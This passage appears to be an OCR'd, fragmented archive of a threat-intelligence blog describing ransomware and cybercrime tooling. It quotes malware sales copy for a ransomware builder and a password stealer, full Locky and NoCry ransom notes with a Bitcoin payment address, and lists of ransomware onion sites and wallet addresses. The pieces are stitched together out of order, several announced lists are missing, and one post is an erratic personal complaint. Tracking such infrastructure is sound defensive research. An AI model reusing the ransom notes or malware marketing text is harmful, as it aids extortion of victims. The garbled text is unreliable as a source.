
Works on all versions of Windows, from Win98, including server.

It works in the mode

of x86 and x64. The program normally work out when you run as an administrator or user.

Before the proliferation of file it is desirable to clean and kriptanut.

Implemented the instant decryption of stored passwords for the following programs:

usl01v.php — Возможно обфусцированный шелл

As I’m continuing to go through my old archive of actionable threat intelligence information

I’ve decided some screenshots of what appears to be a pretty advanced and sophisticated

cybercrime-friendly malicious doorway generator which is fully capable of launching content

cloaking campaigns against major search engines on its way to properly hide the true nature

of a specific spam phishing or a portfolio or a portfolio of domains containing client-side

exploits and malicious software.

Rogue and malicious content farms made publicly available thanks to a variety of publicly or

proprietary accessible malicious and rogue content generators including malicious doorway generators will continue to proliferate and populate the modern cybercrime ecosystem.

I'll continue monitoring this market segment and will post updates as soon as new develop-

ments take place.

Sample screenshots of the cybercrime-friendly doorway generator include:

FILE FROZR is a great security tool that encrypts most of your files in several minutes. All that you earn yours, you pay once for a license, all further inspections are free.

Coded from scratch

FILE FROZR is coded from startch in C#. Multi-threaded, supports .NET >4.5, automatic deletion of loader, file extensions remain the same, automatic deletion (after payment was received). All builds are obfuscated at our servers.

Affordable and ready to use "Out of the box"

Unlimited rebuilds, low price, panel with built in payment processor, Twofish256, AES256, RSA4096, and unique keys randomly generated for each file guaranting super strong security of files.

No need of vps

Panel using trusted Bitcoin processor so there is no need to set vps with BitcoinD. TOR support and low value of transfering data makes panel totally anonymous.

Exposing a Compilation of Known Ransomware Group’s Dark Web Onion Web Sites - An OSINT Analysis (2022-08-27 12:16)

[1]

Dear blog readers,

I’ve decided to share with everyone some of the findings from some of my latest Dark Web research with the idea to improve your situational awareness in the world of growing and emerging cyber threats including ransomware releases on the infamous Dark Web.

In this post I'll provide a currently active list of Dark Web Onion web sites that exclusively

belong to various ransomware groups with the idea to assist everyone on their way to improve

their situational awareness in the world of fighting and responding including to monitor and

track down various ransomware campaigns globally.

Sample list of currently active ransomware themed Dark Web Onions include:

Exposing a Compilation of Known Ransomware Group’s Dark Web Onion Web Sites -

An OSINT Analysis - Part Two (2022-09-20 03:09)

[1]

Hi everyone,

This is Dancho and I’m proud to let you know that this is the second post part of the "[2]Exposing a Compilation of Known Ransomware Group’s Dark Web Onion Web Sites - An OSINT Analysis" blog post series where I did my best to share actionable intelligence on the Dark Web whereabouts of some of the most prominent [3]ransomware groups.

Sample currently active portfolio of Dark Web Onion Web sites belonging to prominent ransomware groups include:

http://2cuqgeerjdba2rhdiviezodpu3lc4qz2sjf4qin6f7std2evleqlzjid.onion

http://37rckgo66iydpvgpwve7b2el5q2zhjw4tv4lmyewufnpx4lhkekxkoqd.on

Dear blog readers,

After approximately 17 years of operation of this [2]blog I've decided that the time has finally

come to launch a new big blogging and security and cybercrime research project this time on the Dark Web.

Therefore I would like to welcome you do visit my [3]Dark Web Content Media Empire network

of blogs.

Main URL: [4]http://vu6e24gayw5xbzqocxtjbilgskquh7d2jliczddkakvfk7saxv6 omrid.onion

The ultimate goal here would be to present my knowledge in a variety of categories where

I intend to populate all of my Dark Web Onion blog categories on a daily basis potentially


reaching out to a new set of readers including both new and old readers who are used to my

blogging style and are familiar with my work and research.

Sample screenshot of Dancho Danchev's Dark Web Content Media Empire Dark Web Onion:

[5]

17772



I don't mean to be weird or something but what's "Pink Paradise"? "Pink Paradise" aims to

bring high-quality and never published before interviews and content materials from the adult

entertainment industry which I aim to produce on my own. There will be also approximately

12 new category and blog additions that I intend to begin working on as of today.

The rest is just the beginning of a known story to what I refer to as my blogging rhythm.

Stay tuned!


Attending Sofia Cyber Sec and Cyber Security Talks in Bulgaria! - Come and Join Me!

(2022-10-04 00:01)

[1]

17773



AI N' CYBER

CONFERENCE 2022

THE BULGARIAN CONFERENCE DESIGNED TO PROVIDE VITAL INFORMATION ON THE LATEST CUTTING-EDGE TECHNOLOGIES. TRENDS AND CHALLENGES IN THE FAST-EVOLVING WORLD OF CYBERSECURITY AND ARTIFICIAL INTELLIGENCE.

Dear friends and colleagues,

I’ll be in Bulgaria this week and the week after attending two very interesting and important

cyber security events including a third event in November where I’ll hold a presentation on the

topic of DDoS (Distributed Denial of Service) attacks.

The first even which I’ll attend tomorrow is [2]Sofia Cyber Sec and the second which I’ll attend-

ing next week will be [3]Cyber Security Talks in Bulgaria where I recently had the privilege to

meet and have a conversation with the event organizer which is quite an important initiative in

my homeland where I’m proud to attend the event and meeting with local experts and analysts

in the field.

If you’re based in Bulgaria or attending you can drop me a line at dancho.danchev@hush.com

in case you’re interested in catching up and meeting face to face.

Stay tuned!

Dancho Danchev's 2010 Disappearance - Official Complaint Against Harassment Courtesy of Republic of Bulgaria - An OSINT Analysis (2022-10-12 05:03)

[1]

17774

www.BANDICAM.com

Knock knock! Who’s there? Can you read my lips? But slowly? It’s Republic of Bulgaria within

the very bottom of Eastern Europe which they are not part of harassing me my research the

security industry and my family where the primary idea of this post is to complain officially and

make it easier for this factual post based on real home molestation and local police kidnapping

attempt courtesy of the city of Troyan which is my hometown and local gang robbing me and

stealing from me under the influence of local robbers and corrupt kidnappers known as Bulgaria

Law Enforcement.

Put [2]him [3]here. Awesome! [4]Thanks!

Stay tuned!

Summarizing a Portfolio of Recently Released WhoisXML API Threat Research Reports

Courtesy of Me - An Analysis (2022-10-18 01:49)

[1]

Dear blog readers,

I’ve decided to share with everyone a recently released portfolio of research that I conducted

for [2]WhoisXML API where I’m currently acting as a [3]DNS Threat Researcher.

Sample articles include:

- [4]Conti Ransomware: Still Alive and Kicking

- [5]NotPetya: Not Quite Dead, as Recent IoCs Show

- [6]Koobface Makes a Comeback

- [7]KrotReal: Is the Koobface Bot Master Back in Business?

- [8]The Current State of Malicious PPI Businesses and Affiliate Networks

- [9]Exposing a Currently Active Ashiyane Digital Security Domain Infrastructure

- [10]DIY Web Attacks Might Still Live on via WebAttacker

- [11]Exposing the Infrastructure Behind the Democratic National Committee System Intrusion

- [12]Is the Bakasoftware Operation Still Up and Running?

- [13]URL Shortening Gone Wrong with GCHQ

- [14]What Is Anonymous International Up to Now

- [15]Uncovering the Current Workings of Guccifer 2.0

- [16]Should We Consider the Maze Ransomware Extinct?

- [17]Shedding Light on the Darkode Forum

- [18]Probing an Active Digital Trail of Iranian Hackers

17776

- [19]The Inner Workings of the Russian Business Network

- [20]On the Frontlines of the Syrian Electronic Army's Digital Arsenal

- [21]Probing Networks of Cybercrime-Friendly Forums

- [22]Insights into an Active Malicious Spam Domain Portfolio

- [23]Alleviating BlackEnergy-Enabled DDoS Attacks

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
    http://en.wikipedia.org/wiki/RSA_(cryptosystem)
    http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
    1. [redacted]
    2. [redacted]
    3. [redacted]

If all of this addresses are not available, follow these steps:
    1. Download and install Tor Browser: [redacted]
    2. After a successful installation, run the browser and wait for initialization.
    3. Type in the address bar: [redacted]
    4. Follow the instructions on the site.

!!! Your personal identification ID: [redacted] !!!

Dear blog readers,

I’ve decided to share with everyone a compilation of known and publicly accessible Locky ransomware Bitcoin addresses with the idea to assist everyone in their cyber attack or cyber campaign attribution efforts.

Sample known Locky ransomware themed BitCoin addresses include:


Exposing a Compilation of 20,000 Ransomware Themed BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis (2022-10-25 06:32)

[1]

17980



NoCry Decryptor

Oooooops All Your Files Are Encrypted ,NoCry

Can I Recover My Files ?

Yes, You Can Recover All Your Files Easily And Quickly

But How ?

Send The Required Amount And
I Will Send The Key To You For Decryption

See You Soon (0_0)

Your files will be lost on :

71 : 58

Send $100 worth of bitcoin to this address:

1LHaSk425DzEoR6dT8t6gc4wkoKnQ4iVwK

Dear blog readers,

I’ve decided to further extend the ransomware themed BitCoin transaction IDs and BitCoin addresses obtained using public sources post series with the idea to assist everyone in their cyber attack and cyber campaign attribution efforts.

Sample list of publicly accessible known ransomware themed BitCoin transaction IDs and

BitCoin addresses include:

Exposing a Compilation of 20,000 Ransomware Themed BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Two (2022-10-25 06:35)

[1]

18148

Dear blog readers,

I’ve decided to further extend the ransomware themed BitCoin transaction IDs and BitCoin

addresses obtained using public sources post series with the idea to assist everyone in their

cyber attack and cyber campaign attribution efforts.

Sample list of publicly accessible known ransomware themed BitCoin transaction IDs and

BitCoin addresses include:

168LnGFvQ6cLGLLq8mc3Ku8tLwnexwFeLE
